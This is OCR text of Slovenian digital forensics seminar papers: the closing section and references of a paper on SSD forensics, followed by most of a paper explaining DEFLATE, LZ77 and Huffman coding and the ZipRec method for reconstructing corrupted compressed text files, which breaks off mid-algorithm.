Rešitev vidimo le v boljšem sodelovanju med forenziki in proizvajalci diskov SSD, ki bi morali poskrbeti za boljšo informiranje le-teh o obnašanju in delovanje njihove opreme ter natančnejšo tehnično dokumentacijo. Zdi se namreč težko verjetno, da bi se proizvajalci odločili za enoten mehanizem, ki bi omogočal izključitev delovanje mehanizma »garbage collection«. Zdi se namreč precej verjetno, da bo ta za mehanizem svojo vlogo opravljal še bolj hitro in uspešno kot dosedaj.

7. ZAKLJUČEK

Pri izdelavi seminarske naloge smo obdelali zgradbo diskov SSD in spoznali nekatera načela za forenziko teh diskov. Preučili smo nekatere načine za skrivanje podatkov, kjer je najučinkovitejša metoda ustvarjanje skrite particije s šifriranim skritim nosilcem, ki vsebuje še en tak nosilec. Pri tem se boljše obnesejo klasični trdi diski, saj so večje kapacitete in za svoje delovanje ne uporabljajo tehnologij, ki jih uporabljajo sodobni diski SSD.

Izpostaviti je potrebno dejstvo, da je forenzika teh diskov še vedno v povojih in je zaradi množice različnih diskov, ki jih najdemo na trgu, prilagojena vsakemu primeru posebej. To lahko pomeni, da se zlati časi forenzike, ki jih poznamo iz časov klasičnih trdih diskov, lahko počasi končujejo. Da bi to preprečili se bodo morali v prihodnosti forenziki bolje povezovati z izdelovalci teh diskov in težiti k boljši dokumentaciji.

VIRI

[1] (2012) Evolution of the Solid-State. Dostopno na: http://www.pcworld.com/article/246617/evolution_of_the_solid_state_drive.html.

[2] (2013) Solid-state drive. Dostopno na: http://en.wikipedia.org/wiki/Solid-state_drive.

[3] (2012) Buying an SSD - The Brands That Matter . Dostopno na: http://www.storagereview.com/buying_an_ssd_the_brands_that_matter.

[4] (2012) Solid-state revolution: in-depth on how SSDs really work. Dostopno na: http://arstechnica.com/information-technology/2012/06/inside-the-ssd-revolution-how-solid-state-disks-really-work/5/.

[5] (2008) Skrivanje podatkov – steganografija. Dostopno na: http://www.monitor.si/clanek/skrivanje-podatkov-steganografija/123365/?xURL=301.

[6] (2011) Skrivanje podatkov v fragmentacijskem vzorcu na disku. Dostopna na: https://slo-tech.com/novice/t465922.

[7] (2013) Volume (computing). Dostopno na: http://en.wikipedia.org/wiki/Volume_(computing).

[8] (2013) TrueCrypt; Hidden Operating System. Dostopno na: http://www.truecrypt.org/docs/?s=hidden-operating-system.

[9] (2013) Garbage collection. Dostopno na: http://en.wikipedia.org/wiki/Garbage_collection(SSD)#Garbage_collection.

[10] (2013) TrueCrypt; Wear-Leveling. Dostopno na: http://www.truecrypt.org/docs/?s=wear-leveling.

[11] (2010)G. B. Bell, R. Boddington: Solid State Drives: The Beginning of the End for Current Practice in Digital Forensic Recovery? Dostopno na: http://www.jdfsl.org/subscriptions/JDFSL-V5N3-Bell.pdf.

[12] (2012) Why SSD Drives Destroy Court Evidence, and What Can Be Done About It. Dostopno na: http://forensic.belkasoft.com/en/why-ssd-destroy-court-evidence.

[13] (2011) M. Wei, L. M. Grupp, F. E. Spada, S. Swanson; Reliably Erasing Data From Flash-Based Solid State Drives. Dostopno na: http://www.usenix.org/events/fast11/tech/full_papers/Wei.pdf.

[14] (2011) TRIM & dm-crypt ... problems? Dostopno na: http://asalor.blogspot.com/2011/08/trim-dm-crypt-problems.html.

[15] (2012) RunCore InVincible SSD with Physical Self-Destruction. Dostopno na: http://www.runcore.com/en/rc-ssdnewsdetail-262.html.

Reševanje poškodovanih DEFLATE-kompresiranih datotek

Seminarska naloga pri predmetu Digitalna forenzika

Jaka Demšar
jaka.demsar0@gmail.com

Nejc Župec
zupec.nejc@gmail.com

POVZETEK

V nalogi predstavimo metodo rekonstrukcije poškodovanih tekstovnih datotek, kompresiranih z algoritmom `DEFLATE` (.zip, .png, .jar,...). Predstavimo algoritem za kompresijo, poglobimo se v ključni komponenti – Huffmanova drevesa in LZ77. Nadaljujemo z strukturiranim opisom metode za rekonstrukcijo [1], ki temelji na jezikovnih modelih in razširjanju omejitev. Na izbranem slovenskem leposlovnem besedilu izvedemo praktično evalvacijo rekonstruckije – datoteko poškodujemo in jo nato rekonstruiramo s programom ZipRec, ki temelji na opisani metodi. Izvedemo tudi naprednejšo rekonstrukcijo z uporabo globalnega slovarja (jezikovnega modela). Rezultate predstavimo v obliki, ki vizualizira verjetnosti pravilne rekonstrukcije. Zaključimo s spoznanjem, da z predstavljeno metodo lahko prevedemo delno poškodovane tekstovne datoteke do berljive oblike, iz katere je moč razbrati smisel besedila.

Ključne besede

DEFLATE, poškodovana datoteka, zip, rekonstrukcija, DEFLATE, kompresija, Huffmanovo kodiranje, LZ77, ZipRec, arhiviranje

1. UVOD

Kompresirane datoteke so stalnica v svetu računalništva, saj so logični korak za zmanjšanje prostora zaradi omejenih virov (shrambe in prenosa). Algoritem za brezizgubno kompresijo, ki je tekom let postal *de facto* standard, je `DEFLATE`[2]. Slednji je implementiran v večini arhiviranih datotek, s katerimi se dnevno srečujemo (ogledamo si jih v razdelku 2). Ker se stisnjene datoteke pogosto pogosto prenašajo po različnih medijih, so podvržene poškodbam – slednje lahko naredijo datoteko neuporabno[1], saj je pokvarjen del lahko ključen za uspešno dekompresijo. Obstaja mnogo programov za rekonstrukcijo poškodovanih arhivov, a slednji večinoma delujejo le do točke poškodbe, torej pravzaprav dekompresirajo nepoškodovane dele datotek. Rekonstrukcija je zelo uporabna za običajnega uporabnika, veliko vlogo pa igra tudi v digitalni forenziki. V tej panogi smo pogosto podvrženi nepopolnim oziroma (namerno ali nenamerno) poškodovanim datotekam, ki imajo lahko znaten vpliv tudi izven digitalnega okolja, saj predstavljajo dokaze v sodnem primeru. V interesu nam je torej, da bi imeli metodo, ki bi v splošnem čim bolje rekonstruirala datoteke in za katero posledično podatki po točki poškodbe ne bi predstavljali problema. V nalogi se bomo osredotočili na tekstovne datoteke.

Ralf D. Brown je predstavil [1] prav tak postopek, ki deluje z zadovoljivo pravilnostjo – na voljo je tudi v obliki odprtokodnega programa ZipRec. Na delo se bomo v veliki meri opirali tekom celotne naloge. V razdelku 2 opišemo algoritem `DEFLATE`. Slednje je pomembno za razumevanje postopka rekonstrukcije. Posebno pozornost namenimo njegovima osnovnima komponentama – kompresijskemu algoritmu LZ77 (podpoglavje 2.2) in Huffmanovemu (prefiksnemu) kodiranju (podpoglavje 2.3).

Nadaljujemo z opisom postopka rekonstrukcije (razdelek 3). Tesno se navezujemo na prejšnje poglavje – začnemo pri iskanju mesta okvare in opišemo vlogo jezikovnih modelov (trojk zlogov in enojk besed) ter razširjanja omejitev (požrešna optimizacijska strategija) pri rekonstrukciji. Tekom razdelka strukturirano opišemo algoritem in sproti podajamo razlago dogajanja.

Poročilo o praktični evalvaciji je zajeto v razdelku 4. Poškodovali smo datoteko tipa .epub, ki je vsebovala tekst slovenske leposlovne klasike. Predstavili smo praktični postopek za rekonstrukcijo, ki lahko igra tudi vlogo vodiča, saj pokriva vse od namestitve programa ZipRec do uporabe naprednejših metod (jezikovnih modelov). Rezultat rekonstrukcije vizualiziramo (z barvami predstavimo verjetnost pravilne izbire posameznega znaka) in ocenimo smotrnost uporabe. Delo povzamemo v zaključku (razdelek 5).

2. DEFLATE

DEFLATE je znan algoritem za brezizgubno kompresijo podatkov. Razvit je bil kot primarni mehanizem za kompresijo in arhiviranje datotek `ZIP` [2]. Originalna verzija je bila patentirana [5], toda ker je algoritem zasnovan tako, da ga je

[1] Iz nje naivno ne moramo rešiti niti posameznih delov.

[2] Avtor je Phil Katz, DEFLATE je nastal tekom razvoja druge verzije orodja PKZIP, kasneje pa so njegove specifikacije bile zapisane v dokumentu RFC 1951 [2], dostopnem na `http://www.ietf.org/rfc/rfc1951.txt`.

moč implemetirati na način, ki ga patenti ne krijejo [2], se je močno razširil – najdemo ga kot metodo kompresije v `PNG` slikovnih datotekah, `gzip` arhivih, knjižnici `zlib` in mnogih drugih oblikah standarda `ZIP`[3].

2.1 Princip delovanja


Princip delovanja lahko razdelimo na dve osnovni komponenti (metodi kompresije):

- kompresija LZ77 [6],
- Huffmanovo kodiranje.

Ta dva gradnika porodita dve fazi delovanja (razvidni tudi na poenostavljeni shemi delovanja na sliki 1):

1. v **odstranitvi redundance** (*redundancy removal*) z LZ77 poiščemo in skrčimo ponavljajoče se dele podatkov (nadomestimo nize z referencami)
2. dele, dobljene v fazi **kodiranja entropije** (*entropy coding*) zakodiramo v dve Huffmanovi drevesi, kar še dodatno zmanjša končno velikost arhiva (simbole nadomestimo z novimi, uteženimi sorazmerno s frekvenco pojavljanj).

Za podrobnejši vpogled v delovanje algoritma si bomo najprej pogledali mehanizme za kompresijo LZ77 in Huffmanovim kodiranjem.



Slika 1: Poenostavljena shema delovanja algoritma DEFLATE [7].

2.2 Kompresija LZ77

V razdelku si ogledamo delovanje kompresije LZ77, načine in koristnost uporabe ter definirano algoritem [6].

2.2.1 Princip delovanja

S korenom LZ je poimenovana družina brezizgubnih algoritmov za kompresijo, ki sta jih v sedemdesetih letih prejšnjega stoletja razvila izraelska znanstvenika Abraham Lempel in Jacob Ziv. Algoritmi kodirajo podatke s slovarjem (*dictionary coding*, *substitution coding*), kar pomeni, da vzdržujejo podatkovno strukturo, v katero shranjujejo reference na dele originalnih (vhodnih podatkov).

[3]Format `ZIP` se je razširil tudi v obliki vsebovalnikov, ki kompresirajo vsebino – to so npr. dokumenti Microsoft Office 2007, Java arhivi, dokumenti OpenOffice, [1]

Pogledali si bomo verzijo LZ77, ki tekom kompresije vzdržuje drseče okno. V postopku zamenjujemo ponavljajoče se dele podatkov z referencami, ki kažejo na bolj zgodnje pojavitve v vhodnem (nekompresiranem) toku podatkov, in na ta način zmanjšamo velikost izhodnega toka (torej kompresiramo podatke). Ujemanje je zakodirano s pari (*dolžina*, *razdalja*), ki pomenijo: vsak izmed *dolžina* naslednjih znakov v toku je natanko enak znakom, ki se pojavijo *razdalja* pred njim v nekompresiranem toku.


Za iskanje ujemanj potrebujemo rezerviran prostor, namenjen zgodovini – slednji je realiziran z drsečim oknom, ki ponavadi drži zadnjih 2, 4, 32 ali 64 kB podatkov. Daljše kot je okno, globlji pogled v zgodovino ima algoritem (reference lahko segajo dlje nazaj). Okno je nujno tudi pri dekodiranju stisnjenih podatkov – z njim dekoder interpretira pare, ki določajo ujemanja.

2.2.2 Smotrnost uporabe

Redundanca znakov je pogost pojav, še posebej v tekstovnih podatkih. Značilno je, da je lokalne narave – ponavljanje instanc iz določene skupine delov podatkov je omejeno na notranjost bloka ali večih sosednih blokov, kasnejše pojavitve pa so redke. Uporaba drsečega okna je zato naravna izbira - v njem hranimo nedavno zgodovino, za katero lahko upamo, da bo vsebovala dele besedila, ki so v bloku pogosti. Primer delovanja je podan na sliki 2.

Algoritem neprestano išče najdaljše ujemanje znotraj okna, kar je računsko zelo zahtevno; pogosto se zato namesto naivnega preiskovanja uporablja naprednejše strukture, kot so povezani seznami ali zgoščevalne tabele. Dekodiranje pa je zelo hitro, saj sestoji le iz zaporednih dostopov do besedila na podlagi kodirnih parov, ki določajo ujemanja.

LZ77 in postopki, temelječi na njem, so zmožni asimptotično optimalne kompresije, t.j. z njimi je možno določene podatke zapisati z najmanjšo količino bitov, brez da bi pri tem izgubljali informacije. Ideja dokaza je, da kompresijo preučujemo kot zaporedje končnih avtomatov [4].



Slika 2: Primer kompresije z LZ77 (razvidno referenciranje s pari (*dolžina*, *razdalja*)) [7].

[4]Peter Shor, dostopno na `http://www-math.mit.edu/~shor/PAM/lempel_ziv_notes.pdf`

2.2.3 Algoritem

Proces lahko bolj strogo opišemo z algoritmom 1.

Algoritem 1: LZ77

Data:
vhodni tok podatkov *stream*
velikost drsečega okna buf_size
minimalna dolžina ujemanja MIN_MATCH
begin
    `// Napolnimo okno.`
    $lookAheadBuffer = stream[: buf\_size]$
    `// Kodiramo.`
    while *not lookAheadBuffer.empty()* **do**
        poišči najdaljši refrenčni par (*dolžina*, *razdalja*) v $lookAheadBuffer$
        if *dolžina* $>$ MIN_MATCH **then**
            vrni referenčni par (*dolžina*, *razdalja*)
            zamakni $lookAheadBuffer$ za *dolžina* mest naprej v *stream*
        else
            vrni $lookAheadBuffer[0]$
            zamakni $lookAheadBuffer$ za eno mesto naprej v *stream*
        end
    end
end

2.3 Huffmanovo kodiranje

Huffmanovo kodiranje je na področju kompresije in kodiranje znan ter široko uporabljan postopek. V razdelku ga opišemo, poudarimo pomembne lastnosti in definiramo algoritem za izgradnjo Huffmanovih dreves [8].

2.3.1 Princip delovanja

Huffmanovo kodiranje je algoritem za kodiranje entropije, ki ga uporabimo za breizgubno kompresijo. Gre za vrsto kodiranja s predponami (*prefix coding*), rezultat katerega je binarna prefiksna koda spremenljive dolžine, ki jo lahko umestimo v drevo (*Huffmanovo drevo*). Prefiskna koda je v splošnem definirana z naslednjo lastnostjo (lastnostjo predpone): *V veljavnem sistemu prekifisnih kod ne obstaja kodna beseda, ki bi bila predpona katerekoli druge veljavne kodne besede iz sistema.* Primer: sistem $\{3, 69, 95\}$ ima lastnost predpone, sistem $\{3, 5, 39, 35\}$ pa ne – beseda 3 se pojavi kot predpona besed 39 in 35. Huffmanovo kodiranje je tako razširjeno, da je poimenovanje "Huffmanova koda"postalo sinonim za "prefiksna koda".


Huffmanovo drevo (oziroma kodni sistem) izraža bolj pogoste vhodne besede (torej podatke, ki jih kodira/kompresira) s krajšimi kodnimi besedami kot pa manj pogoste vhodne besede. Še več: to je najbolj optimalna metoda kompresije te vrste, kar nam da najpomembnejšo lastnost Huffmanovega kodiranja: *ne obstaja preslikava, ki bi bila zmožna slikati vhodne besede v krajše*[5] *binarne nize, kot to zmore Huffmanovo kodiranje (ekvivalentno: Huffmanovo drevo je binarno prefiksno drevo z minimalno vsoto uteženih poti od korena).*

Vhod v algoritem so dvojice (a_i, w_i), pri čemer so a_i elementi abecede (abecede vhodnih podatkov, ki jih kodiramo, v praksi je to ponavadi kar ASCII nabor znakov), w_i pa njihove pripadajoče (pozitivne) uteži, ki so ponavadi sorazmerne s frekvenco elementa a_i v vhodnem toku[6]. Iz toka dvojic gradimo Huffanovo drevo, katerega listi vsebujejo simbol a_i, njegovo utež w_i in kazalec na starša[7], notranja vozlišča pa vsebujejo utež, kazalca na otroka (predpona 0 za levo, predpona 1 za desno) ter kazalec na starša. Opazimo, da gre pravzaprav za binarno iskalno drevo. Gradimo ga od spodaj navzgor, pri čemer združujemo pare vozlišč s trenutno najmanjšima utežema, s čimer zadostimo zahtevi po obratni sorazmernosti med pogostostjo niza in dolžino kodne besede. Bolj strogo postopek zapišemo v algoritmu 2.

2.3.2 Smotrnost uporabe

Kodiranje ni računsko zahtevno – izgradnja drevesa zahteva $\mathcal{O}(nlog(n))$ časa. Ker nam obenem pri določenih zagotavlja še optimalnost, je dobra izbira za brezizgubni algoritem z kompresijo. Eden od načinov, da dosežemo optimalnost, je da za vhodno abecedo nastavimo posamezne neodvisne znake, ki jih utežimo z njihovo frekvenco v besedilu – to nam pride prav, ko rekonstruiramo *.zip*, ki vsebujejo tekstovne podatke.

Primer uporabe je prikazan na sliki 3.



Slika 3: Primer Huffmanovega kodiranja (Huffmanovega drevesa) niza "*this is an example of a huffman tree*"[9]. Ta niz, dolg 36 znakov, zakodiran z ASCII zasede 288 bitov, v Huffmanovem drevesu pa je predstavljen le z 188 biti. Razvidno je, kako bolj pogostim nizom pripada krajša kodna beseda, npr. 'a' (4 pojavitve, koda 010 (levo, desno, levo)) v nasprotju z 'p' (1 pojavitev, koda 10010 (desno, levo, levo, desno, levo)).

2.3.3 Algoritem

Glede na naravo izgradnje drevesa (na vsakem koraku vzamemo najmanjši par) je smiselno uporabiti podatkovno strukturo prioritetna vrsta (algoritem 2).

[5] Tu imamo v mislih povprečje vseh dolžin kodnih besed.

[6] Če vhodni podatki niso neodvisno in identično porazdeljeni oziroma če ne poznamo njihove verjetnostne porazdelitve, izgubimo lastnost optimalne rešitve.

[7] Slednji ni nujen, a je zelo uporaben pri dekodiranju (drevo beremo od spodaj navzgor – tako samo sledimo povezavam).

Algoritem 2: Huffmanovo kodiranje

Data:
vhodni tok podatkov – pari $(a_i, w_i)_{i=0}^{n}$
begin
    `// Vsi vhodni simboli so na začetku listi v drevesu.`
    `// Dodamo jih tudi v vrsto.`
    $drevo, vrsta$ = BST(), PriorityQueue()
    for $(a_i, w_i) \in (a_i, w_i)_{i=0}^{n}$ **do**
        $nov\_list = list((a_i, w_i))$
        $drevo = drevo \cup nov\_list$
        $vrsta = vrsta \cup nov\_list$
    end
    `// Notranja vozlišča - gradimo drevo.`
    while $vrsta.size() \neq 1$ **do**
        Vzemi dve vozlišči (a_k, w_k), (a_l, w_l) z najmanjšo prioriteto iz $vrsta$.
        $novo\_notranje\_vozlisce = notranje\_vozlisce(w_k + w_l)$
        $novo\_notranje\_vozlisce.children = [a_k, a_l]$
        $vrsta = vrsta \cup novo\_notranje\_vozlisce$
    end
    `// Vozlišče, ki ostane, je koren.`
    $drevo.root = vrsta.first()$
end

2.4 Globlji vpogled v delovanje algoritma DEFLATE

Za uspešno zasnovo metode za rekonstrukcijo poškodovanih datotek, moramo dobro poznati ustroj samega načina zgoščanja podatkov [2].


DEFLATE v fazi odstranitve redundance (kompresija LZ77) uporablja 32kB okno[8]. Dolžina niza, ki se ujema, je omejena na največ 258B, pri čemer mora biti dolg vsaj 3B; v primeru, da je krajši, gre v izhodni tok kar niz[9] sam. Izhodni tok (pari (*dolžina*, *razdalja*), pomešani z dejanskimi simboli/nizi) se uporabi kot vhodni tok za Huffmanovo kodiranje (kodiranje entropije), pri čemer gradimo dve drevesi – v prvega shranjujemo simbole in *dolžine* (kodiranje predstavljeno v tabeli 1), v drugega pa *razdalje* (osnovno kodiranje za slednjega je v razponu 0–29, lahko pa dodajamo še bite iz razpona 0–13 in tako dobimo želenih 32,768 kodnih besed; 32kB je največja velikost drsečega okna). Simbole in *dolžine* kombiniramo zato, ker se vsak element toka (kode) začne bodisi s simbolom bodisi z *dolžino*. Ko dekodiramo, lahko torej ob pojavu simbola vrnemo kar slednjega, če pa naletimo na *dolžino*, bo pa za njo gotovo prišla *razdalja*. Postopek je shematsko prikazan na sliki 4.

Table 1: Shema kodiranja v Huffmanovem drevesu za simbole in *dolžine* [3]. Kodam za *dolžine* (256–285) je možno pripeti dodatne bite iz intervala 0–5, s čimer razširimo razpon vrednosti na območje, v katerem zajamemo dolžine med 3B in 258B (prvotna zahteva pri LZ77).

Vrednosti	Simbol, ki ga predstavlja
0–255	Črkovni simboli, v splošnem nizi
256	Poseben znaki, ki označuje konec bloka
256–285	*Dolžine*

[8]V verziji Deflate64 je okno veliko 64kB
[9]Ponavadi je to *črkovni simbol* (*literal*).

Pri implementaciji iskanja ujemanj nam je dopuščena določena mera svobode – če je naša prioritetna postavka hitrost, se lahko držimo fiksne sheme, npr. vračamo prvo ujemanje; če pa si želimo optimalne velikosti izhodnega toka, pa pregledamo vse možnosti in izberemo tisto, ki porodi najkrajši tok po kodiranju entropije (slika 5). Možno je tudi menjavanje med drevesoma na katerikoli točki med kompresijo – to se zgodi v primeru, če bi menjava pomenila izboljšanje upoštevaje njeno ceno. Trenutnemu drevesu se tedaj pošlje znak za konec bloka, 3-bitno glavo paketa, za njo pa informacije potrebne za menjavo ter nov paket.



Slika 5: Primer, ki prikazuje možnost izbire podatkov za kompresijo [1] - obe varianti sta sprejemljivi.

DEFLATE torej določa način kompresije ampak obenem programerju ponuja veliko fleksibilnost, ki se najbolj kaže v možnosti izbir mest za kompresijo oziroma v potrebi po odločanju, kateri blok bo umeščen v določeno drevo.


V splošnem imamo na voljo tri osnovne variante [4]:

1. **brez kompresije** – to možnost ponavadi uporabimo za že kompresirane datoteke. Pričakujemo lahko minimalno povečanje velikosti.
2. **kompresija z LZ77 in nato s statičnim Huffmanovimi drevesi** – drevesa so definirana že od prej, zato ne zavzemajo dodatnega prostora,
3. **kompresija z LZ77 in nato z dinamičnimi Huffmanovimi drevesi** – drevesa shranjujemo znotraj podatkov.

Učinkovitost algoritma DEFLATE je odvisna od vhodnih podatkov. Na tekstovnih datotekah v povprečju dosežejo kompresijsko razmerje med 2.5:1 in 3.5:1. [7].

3. REKONSTRUKCIJA PODATKOV

V poglavju strukturirano opišemo postopek reševanja (rekonstrukcije) tekstovnih podatkov, stisnjenih z algoritmom `DEFLATE`, kot je bil opisan v glavnem članku[1]. Začnemo z iskanjem mesta okvare – osredotočimo se na optimizacijo sicer enostavnega, a požrešnega postopka (3.1). Nadaljujemo



Slika 4: Shema delovanja algoritma DEFLATE, ki prikazuje prepletanje metod za kompresijo [3].

s predstavitvijo povezave med dekompresiranjem in rekonstrukcijo ter se navežemo na delovanje algoritma `DEFLATE` (3.2). Definiramo ogrodje procesa rekonstrukcije, ki ga tvorijo razni jezikovni modeli in razširjanje omejitev (3.3). Zaključimo s strukturiranim opisom algoritma, ki se prepleta z razlago posameznih korakov (3.4).

3.1 Predpriprava - iskanje mesta okvare

Za uspešno rekonstrukcijo je najprej potrebno poiskati položaj prvega paketa naprej od točke okvare (*point of corruption)*. Naiven način je preprost, a precej zamuden, zato se poslužujemo tehnik, s katerimi čim prej čim bolj zmanjšamo prostor rešitev (število kandidatov).

Prvo omejitev dobimo iz glave paketa. Slednja sestoji iz treh bitov, ki jih razložimo v tabeli 2. Zato lahko prostor skrčimo za $\frac{1}{4}$ (paketi z napako niso ustrezni).

Table 2: Glava paketa

Bit	Pomen
1	Zastavica za zadnji bit v podatkih
2, 3	00 – brez kompresije
	01 – kompresija s statičnimi Huffmanovimi drevesi
	10 – kompresija z dinamičnimi Huffmanovimi dreves
	11 – napaka

Najprej optimiziramo od konca toka proti začetku. Ker začnemo pri koncu, dobimo pravilno vrednost za zadnji paket (prvi bit v glavi), torej prostor iskanja prepolovimo. Iz glave izvemo tudi tip paketa in preverimo ujemanje.

Da bi preverili končni bit, potrebujemo veljavno Huffmanovo drevo. Slednjega dobimo z zaporednim ožanjem kriterijev:

1. Velikost: ali je velikost kandidata ustrezna Huffmanovim drevesom? Test opravi večina.
2. Dekodiranje: ali lahko kandidat uspešno dekodira Huffmanovo drevo, ki shranjuje pare (*dolžina*, *razdalja*)? Test opravi polovica preostalih.
3. Veljavnost: ali so dekodriane vrednosti smiselne? Test opravi le peščica preostalih.

Skupno le 0,1% možnih položajev bitov porodi veljavna Huffmanova drevesa, pri katerih 95% nima na ustreznem mestu simbola za konec podatkov, med preostalimi 5% pa jih je 80% veljavnih (nepoškodovanih). Končen odstotek je torej približno $4 \cdot 10^{-3}$%.

3.2 Povezava dekompresiranja in rekonstrukcije

Pri dekompresiranju je v rabi 32kB krožni medpomnilnik (analogen drsečemu oknu pri kompresiranju), v katerega se shranjujejo simboli in nekoliko spremenjene reference (rezultat LZ77 kompresije). Ker se slednje lahko nanašajo na simbole, ki še niso na voljo, v medpomnilnik ne shranjujemo kar simbolov (*literalov*) samih, marveč jih zapišemo v obliki celega števila z zastavico, ki označuje, ali gre za simbol ali za položaj (*ko-indeks*) v drsečem oknu, s pomočjo katerih bomo kasneje rekonstruirali datoteko.

3.3 Komponente algoritma za rekonstrukcijo

V procesu rekonstrukcije neznanih simbolov uporabimo naslednje modele:

- **jezikovna modela**

  - model trojic bajtov, ki shranjuje skupne verjetnosti
  - model (enojk) besed, ki shranjuje frekvence pojavitev

- **razširjanje omejitev**
- **požrešna strategija nadomeščanja** V pomnilniku imamo alociranih 65535 mest (*raster*) za ko-indekse – v njih vzdržujemo dovoljene vrednosti in s tem postavimo omejitve v sistemu.

3.4 Proces rekonstrukcije

3.4.1 Prva faza

Rekonstrukcijo začnemo z inicializacijo struktur in razširjanjem omejitev preko trojic bajtov. Rezultat prve faze je občutno zmanjšan prostor rešitev in razrešitev manjšega števila ko-indeksov (ponavadi okrog 20). Proces si oglejmo korakoma:

1. Inicializiramo raster – na začetku ni omejitev, za vsak ko-indeks je možnih 256 simbolov.
2. Uporabimo model trojic bajtov – odstranimo trojice, ki jih ni v vhodnih (učnih) podatkih[10].
3. Dodamo še trojice trojice simbolov, na katere naletimo v toku, kompresiranem z LZ77 in s tem zmanjšamo možnost, da bi zgrešili "nenavadne"podnize.
4. Razširjanje omejitev poteka v več fazah z namenom zmanjševanja prostora rešitev – slednja poteka z izločevanjem možnih rešitev po padajoči gotovosti odločitve. Ozančimo z $x(a)$ neznan simbol (bajt) z največ a možnimi vrednostmi, z X znan in z i položaj simbola v toku. Vsako neznan simbol $x(a)_i$ je ocenjen v treh možnih trojicah, kjer se pojavi (začetek, sredina, konec). V primeru, da trojice v modelu ni, ji je pripisana velika negativna utež. Po končani posamezni iteraciji so trojice s signifikantno majhno utežjo odstranjene iz modela – na ta način razširjamo omejitve. Če ima katerakoli ko-indeks na koncu le eno možno vrednost, mu je ta pripisana (vključno z vsemi pojavitvami v vhodnih podatkih).
   (a) Prva iteracija: procesiramo "objete"neznanke tipa $X_{i-1}x(256)_iX_{i+1}$
   (b) Druga iteracija: procesiramo neznanke tipa $x(a)_{i-2}x(2)_{i-1}x(256)_ix(2)_{i+1}x(256)_{i+2}$
   (c) Tretja iteracija: procesiramo neznanke

3.4.2 Druga faza

1. LZ77 tok, posodobljen v prvi fazi, razbijemo na besede. Tvorimo dva seznama:
   (a) A = Seznam besed, ki vsebuje samo simbole (literale)
   (b) B = Seznam besed, ki vsebujejo eno ali več neznank. Urejen[11] je po padajoči zanesljivosti rekonstrukcije in potencialni koristnosti rekonstrukcije pri nadaljnjem iskanju po naslednjem pravilu (padajoče prioritete):
      test najmanj neznank v besedah (v primeru enakosti, najbolj omejene neznanke),
      i. najdaljše besede,
      ii. najbolj pogoste besede.
2. Tvorimo *lokalen slovar*, ki je kar enak seznamu besed A. Deluje podobno kot trojice, ki smo jih pridobili iz vhodnega LZ77 toka v prvi fazi. Podamo tudi *globalen slovar*, ki je običajno kar slovar jezika, v katerem je napisano besedilo v poškodovani datoteki.
3. Tvorimo kazalo, ki vsakemu ko-indeksu pripiše besede, v katerih se pojavlja neznan bajt z dotičnim ko-indeksom.
4. Procesiramo seznam B, besedo za besedo:
   (a) Razrešimo neznanke, kjer je to možno; uporabimo rešene ko-indekse iz prve faze.
